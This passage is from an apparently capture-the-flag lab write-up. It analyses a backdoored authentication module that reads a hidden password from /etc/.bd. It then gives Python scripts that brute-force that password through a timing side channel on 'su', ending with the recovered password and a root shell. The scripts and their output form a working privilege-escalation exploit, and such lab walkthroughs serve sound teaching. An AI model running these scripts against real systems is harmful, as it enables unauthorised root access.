103   if (lVar1 == *(long *)(in_FS_OFFSET + 0x28)) {
104     return iVar2;
105   }
106                       /* WARNING: Subroutine does not return */
107   __stack_chk_fail();
108 }
```

On line number `57` we can see something really strange, the module opens the file `/etc/.bd` and reads the contents, up to a new line character, into a variable called `pw`. First of all, let's see if we can read the `/etc/.bd` file on the remote machine:

Unfortunately, we can't read the file, but we know the length of the correct password is 10 characters long judging from the size of the file in bytes. We could also extract this information from line `87` of the decompiled code where the `while` loop executes for ten iterations.

Looking at the code, we can get a rough idea of the execution flow. A ten character password is compared character-by-character (as seen on line `62`) and if a character matches `usleep(100000)` is executed on line `86`. Otherwise, if a character is not matching the backdoor password the execution flow return to the default authentication process.

Our idea to exploit this module relies on the fact that when a correct character is found at the right positions the response time of the authentication module will increase drastically.

Let's test our approach for just the first character using the following Python script:

```
import string
import pexpect
import time

def do_attempt(password):
        t = time.time()
        child = pexpect.spawn('su root -c id')
        child.expect ('Password:')
        child.sendline(password)
        try:
                child.expect("\$")
        except:
                pass
        return str(time.time()-t)

password_length = 10
padding = "_" * 9
for c in string.ascii_letters + string.digits:
  print(c + ":" + do_attempt(c + padding))
```

```
jack@toby:~$ python3 test.py

<SNIP>
S:1.0721347332000732
T:1.1723363399505615
U:1.0740463733673096
V:1.0741939544677734
<SNIP>
```

We can see that on average it takes about `1.07` seconds to respond but on the `T` character it took `0.1` seconds longer, which fits to what we would expect if the first character of the backdoor password is a `T`. We can now try to bruteforce the whole password.

Using the following Python script we are able to automate this process and bruteforce the password using the `multiprocessing` module to speed up the extraction:

```
from multiprocessing import Pool
import numpy as np
import pexpect
import time
import sys
import string

wl = string.ascii_letters + string.digits
password_length = 10

def do_attempt(password):
        t = time.time()
        child = pexpect.spawn('su root -c id')
        child.expect ('Password:')
        child.sendline(password)
        try:
                child.expect("\$")
        except:
                pass
        return time.time()-t

def get_attempts(p, c, padding, amount=3):
        attempts = [do_attempt(p + c + padding) for x in range(amount)]
```

```
        l = np.array(attempts)
        l = l[(l>np.quantile(l,0.1)) & (l<np.quantile(l,0.9))].tolist()
        return sum(l) / len(l)

def get_baseline(amount=10, pw="_"*password_length):
        total = 0
        with Pool(4) as pl:
                total = sum(pl.map(do_attempt, ["_" * (password_length - len(pw)) for x
in range(amount)]))
        return total / amount

def get_times(p):
        with Pool(4) as pl:
                attempts = [p + x + ("_" * (10-len(p)-1)) for x in wl]
                res = pl.map(do_attempt, list(attempts))
                return list(zip(wl, res))

if __name__ == "__main__":
        diff = 1.03
        p = ""
        print("[+] Getting Baseline...")
        baseline = get_baseline()
        print(f"[+] Baseline: {baseline}")
        while True:
                if len(p) == password_length:
                        print(f"[+] Correct Passwod: {p}")
                        exit()
                t = get_times(p)
                for x in t:
                        print(f"{x[0]} : {x[1]} ({round(100 * (x[1] / baseline),
2)}%)")
                        if x[1] > baseline*diff or x[1] < baseline*0.8:
                                print(f"[+] Correct: {p}{x[0]}")
                                p += x[0]
                                baseline = x[1]
                                break
```

After a while, we have the complete password:

```
jack@toby:~$ python3 pass_extract.py

[+] Getting Baseline...
[+] Baseline: 1.0864436864852904
<SNIP>
[+] Correct: TihPAQ4pse
[+] Correct Passwod: TihPAQ4pse
```

Now, we can use `su` with `TihPAQ4pse` as the password to become root:

```
jack@toby:~$ su -
Password:

root@toby:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root.txt` flag is inside the `/root` directory.